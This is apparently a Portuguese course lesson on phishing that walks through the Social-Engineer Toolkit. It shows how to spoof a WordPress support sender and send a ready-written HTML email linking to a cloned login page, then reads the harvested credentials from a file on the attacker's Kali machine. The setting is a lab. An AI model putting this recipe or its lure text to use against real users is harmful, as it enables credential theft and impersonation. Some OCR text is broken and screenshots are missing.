04

Engenharia social com e-mail

Transcrição


Já conseguimos clonar a página do WordPress*, portanto, o próximo passo é verificar maneiras da vítima acessar o link falso. Para isso, vamos aprender a mandar um e-mail em nome de outra pessoa, isto é, um e-mail que aparente ser oficial.

Primeiro, acessamos o Terminal, mudamos de diretório e rodamos o `./setoolkit`:


```
> cd social-engineer-toolkit/
~/social-engineer-toolkit# ./setoolkit
```

Uma vez no terminal é preciso responder as perguntas do ataque.

Queremos enganar a vítima utilizando um ataque de engenharia social, portanto, opção de número `1`. O meio que esse ataque é efetivado será `5`, como queremos mandar e-mail para uma única pessoa digitamos `1`. O e-mail para o qual queremos enviar uma mensagem é o `empresavitima@gmail.com`. Nosso terminal está da seguinte maneira:



A próxima pergunta refere-se a como queremos realizar o ataque, nós selecionamos a opção `1`, ou seja, usar uma conta do **Gmail**. É preciso inserir nosso próprio e-mail e depois, qual o e-mail que desejamos que apareça: `supporte@wordpress.com.br`. Observe o Terminal:



A próxima pergunta é sobre prioridade do e-mail e nós vamos dizer que deve ser considerada alta. Sobre anexos respondemos com `n`, isto é, contestamos com "não" a esta pergunta. O assunto do e-mail colocamos como `Problemas de autenticação - WordPress`:


```
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
set:phishing> Email subject:Problemas de autenticação - Wordpress
```

A última pergunta é sobre o formato da mensagem, texto ou html, `p` ou `h`, respectivamente. Nós respondemos com `h`. Por fim, adicionamos o conteúdo da mensagem e fechamos ela com `END`:

```
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:
Next line of the body: Caro cliente,
Next line of the body:
Next line of the body: Tivemos um problema em nosso sitema onde alguns usuários apresentaram problems de log
as. Acreditamos que o problema tenha sido solucionado. Pedimos à gentileza de clicar no link abaixo para que
m de confirmar que tudo está. Talvez seja necessário mais do que uma tentativa para se logar.
Next line of the body:
Next line of the body: <a href="http://192.168.1.37/wordpress/wp-login.php?redirect_to=http://192.168.1.39/"
Next line of the body:
Next line of the body: Atenciosamente
Next line of the body:
Next line of the body: Equipe Wordpress
Next line of the body: END
```

O conteúdo da mensagem é uma notificação de que usuário está com problemas, no corpo do texto também é avisado que podem ocorrer problemas ao inserir usuário e senha e que talvez seja necessário repetir o procedimento. No e-mail deixamos o link parcialmente verdadeiro que redireciona para uma página falsa.

Podemos sair do hacker e acessar o gmail como um usuário normal e ao entrar no e-mail para o qual está direcionada a mensagem verificamos que recebemos o seguinte:



Caso a vítima acesse o link e insira as informações que desejamos poderemos acessá-las no terminal do Kali Linux através de "Computer > var > www > html" . Ao abrirmos o arquivo "harvest-2016-11-17" teremos acesso aos dados privados da vítima!

Retornando ao e-mail enviado percebemos que ele ainda é pouco confiável! Veremos maneiras utilizadas para tornar a mensagem ainda mais convincente!